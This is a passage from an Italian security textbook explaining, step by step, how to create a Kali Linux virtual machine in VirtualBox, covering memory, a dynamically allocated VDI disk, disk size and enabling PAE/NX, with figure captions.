


Figura 2.17 Creazione di una nuova macchina virtuale.

Potete usare il nome che volete, ma assicuratevi che il tipo sia impostato a Linux e che la versione sia impostata a Debian (64-bit), perché Kali è basata su Debian. Fate clic su *Next* per visualizzare la finestra che consente di scegliere la quantità di memoria (RAM) da assegnare alla VM. Tenendo conto della RAM che avete a disposizione, cercate di assegnarne molta alla VM. Potete assegnare tutta quella possibile, ma pensate anche se volete avere più VM in

esecuzione simultaneamente. Se possibile, date alla VM almeno 1 GB (1024 MB) di memoria. Come si vede nella Figura 2.18, per la nostra futura VM abbiamo riservato 2 GB di memoria.

La schermata successiva (Figura 2.19) dà la possibilità di specificare lo spazio di memoria di massa che la VM utilizzerà come disco fisso. L'impostazione predefinita è la creazione di un disco virtuale. Questo sarà il file che la VM userà come proprio disco fisso virtuale.




Figura 2.18 Selezionare la memoria per la macchina virtuale.




Figura 2.19 Creazione del disco virtuale.

Controllate che sia selezionata l'opzione *Create a Virtual Hard Disk Now* per passare alla schermata in cui si può scegliere il tipo di disco. Per il tipo di file del disco, selezionate *VDI (VirtualBox Disk Image)* (Figura 2.20).

L'opzione successiva è relativa al modo in cui i dati vengono memorizzati nel file. Vogliamo l'opzione di default, *Dynamically Allocated*. Questa opzione significa che il nostro file VDI (l'immagine

del disco virtuale) cresca quanto richiede la VM, fino al limite fissato qui. Se dovessimo selezionare *Fixed*, VirtualBox creerebbe un file VDI sul disco fisso con una dimensione massima di 50 GB. Scegliamo invece l'opzione *Dynamically Allocated* (Figura 2.21) per avere la certezza che l'unico spazio occupato dalla VDI sia quello richiesto dalla VM guest. Ovviamente questo aiuta a risparmiare spazio su disco. Notate che se lo spazio richiesto diminuisce, le dimensioni della VDI non si riducono, ma restano al livello massimo che si era reso necessario fino a quel momento.




Figura 2.20 Selezione del tipo di disco virtuale.




Figura 2.21 Memoria di massa sul disco fisso.

La finestra successiva dà la possibilità di selezionare le dimensioni del file di disco virtuale (Figura 2.22). Kali consiglia almeno 10 GB, ma noi consigliamo almeno 20 GB, per avere abbastanza spazio per l'ambiente del laboratorio che andrete a costruire nel seguito del libro.




Figura 2.22 Dimensioni del disco virtuale.

Dopo che avrete fatto clic su *Create*, la nuova VM sarà disponibile. Per avviarla, potete semplicemente evidenziare il guest appena creato e fare clic su *Start*. Prima di farlo, dovete però abilitare la funzione PAE: altrimenti, non potrete installare Kali. Come già detto, un processore a 32 bit può indirizzare solo fino a 4 GB di RAM. Questo è vero però solo in parte: nei processori a 32 bit più recenti vi sono in realtà caratteristiche che consentono a un sistema operativo di indirizzare più dei tradizionali 4 GB: la caratteristica che ci interessa è la cosiddetta

Physical Address Extension (PAE, estensione dell'indirizzo fisico), chiamata anche *Page Address Extension*. Il kernel di Kali Linux, che è il nocciolo del sistema operativo, è configurato con PAE, perciò si aspetta di girare su una CPU che lo supporta.

Per abilitare PAE, selezionate *Settings*, evidenziate *System* nel riquadro a sinistra, poi fate clic sulla scheda *Processor*. Notate che, facendo clic su *Settings*, le impostazioni varranno per qualsiasi VM abbiate evidenziato: una cosa importante per quando avrete costruito più VM. Assicuratevi che sia selezionata la casella di controllo *Enable PAE/NX* e fate clic su *OK* (Figura 2.23). NX si riferisce al bit del processore No-eXecute che contribuisce a difendere una CPU dagli attacchi di software malintenzionati. Su un PC fisico, il bit NX, se disponibile, si abilita attraverso il BIOS.

Abilitato PAE, potete lanciare la VM. Controllate che sia selezionata la VM Kali, poi fate clic su *Start*. Vi verrà chiesto un disco di avvio (Figura 2.24). Questo sarà il file ISO che avete scaricato in precedenza, perciò fate clic sull'icona che mostra la finestra di dialogo di apertura file e selezionate l'immagine ISO di Kali che avete scaricato in precedenza.




Figura 2.23 Abilitazione di PAE.

